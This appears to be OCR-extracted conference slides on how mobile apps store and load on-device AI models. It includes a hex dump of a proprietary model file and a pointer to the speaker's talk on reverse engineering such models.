




If online processing is turned off images are processed using a computing power of your device only. This could lead to lowering of a processing speed and unavailability of some styles.

Why Local AI Models ?

- Trend of AI Hardware Capability at Mobile Side
 - Qualcomm NPE, Huawei HiAI, Samsung Exynos AI
- Driven forces:
 - Delay, bandwidth, privacy concerns




APPs that use AI Models


Caffe




Caffe2



TensorFlow Mobile




TF Lite




AI


SenseTime



MegVii



Mixed Platform






3. AI Model Representation

AI Model Files

- Local model files (built-in within applications)
- On-demand, **model files downloaded from network**
- Some of them are Obfuscated / protected

Local Model Files

- Built-in Model Files




- Download at runtime

/sdcard/toffee/facemodels

/\$APK_HOME/cache/temp_pies/illegal_beauty2.pie

0000h:	06 00 00 00	73 74 64 63	6E 6E 03 00	00 00 80 00stdcnn....€.
0010h:	00 00 80 00	00 00 2A 00	00 00 01 00	00 00 00 00	...€...*.....
0020h:	00 00 01 00	00 00 01 00	00 00 01 00	00 00 02 00
0030h:	00 00 01 00	00 00 03 00	00 00 01 00	00 00 04 00
0040h:	00 00 01 00	00 00 05 00	00 00 01 00	00 00 06 00
0050h:	00 00 01 00	00 00 07 00	00 00 01 00	00 00 08 00
0060h:	00 00 01 00	00 00 09 00	00 00 01 00	00 00 0A 00
0070h:	00 00 01 00	00 00 0B 00	00 00 01 00	00 00 0A 00
0080h:	00 00 01 00	00 00 0D 00	00 00 01 00	00 00 0C 00
0090h:	00 00 01 00	00 00 0F 00	00 00 01 00	00 00 0C 00
00A0h:	00 00 01 00	00 00 11 00	00 00 01 00	00 00 0C 00
00B0h:	00 00 01 00	00 00 13 00	00 00 01 00	00 00 0C 00
00C0h:	00 00 01 00	00 00 15 00	00 00 04 00	00 00 10 00
00D0h:	00 00 12 00	00 00 14 00	00 00 16 00	00 00 01 00
00E0h:	00 00 0E 00	00 00 01 00	00 00 18 00	00 00 01 00
00F0h:	00 00 0E 00	00 00 01 00	00 00 1A 00	00 00 01 00
0100h:	00 00 0E 00	00 00 01 00	00 00 1C 00	00 00 03 00
0110h:	00 00 19 00	00 00 1B 00	00 00 1D 00	00 00 01 00
0120h:	00 00 17 00	00 00 01 00	00 00 1F 00	00 00 01 00
0130h:	00 00 20 00	00 00 01 00	00 00 1E 00	00 00 01 00
0140h:	00 00 22 00	00 00 01 00	00 00 23 00	00 00 01 00	...".....#....
0150h:	00 00 24 00	00 00 01 00	00 00 25 00	00 00 01 00	..\$.....%
0160h:	00 00 24 00	00 00 01 00	00 00 27 00	00 00 01 00	..\$.....!
0170h:	00 00 21 00	00 00 01 00	00 00 29 00	00 00 03 00	...!.....)
0180h:	00 00 26 00	00 00 28 00	00 00 2A 00	00 00 2C 00	..&....(...*,....
0190h:	00 00 74 79	70 65 3A 63	6F 6E 76 2C	6B 73 69 7A	..type:conv,ksiz
01A0h:	65 3A 33 2C	73 74 72 69	64 65 3A 32	2C 70 61 64	e:3,stride:2, pad
01B0h:	3A 30 2C 6D	61 70 5F 6E	75 6D 3A 32	34 2C A0 02	:0, map num:24, .
01C0h:	00 00 78 FD	C4 BE D2 F2	A0 BD 27 46	DB 3E 2A 6B	..xyÄ¾O/ ¾'FÛ>*k
01D0h:	E6 BE 25 E2	A0 BD 29 9B	D8 3E 7C 47	96 BE 37 1E	æ¾¾å¾¾) >Ø> G-¾7.
01E0h:	E2 3D A4 C8	A1 3E F0 6D	E9 BE 2E 77	80 BC 1F D6	â=¤È; >¤mé¾.w¢¾.Ö

More information about reverse engineering AI models,
please see my talk at HITB Dubai 2019



There is no standard representation
for
Deep Learning Models



An AI Model with Extended Fields

Information that might expose
the vendor's name is hidden

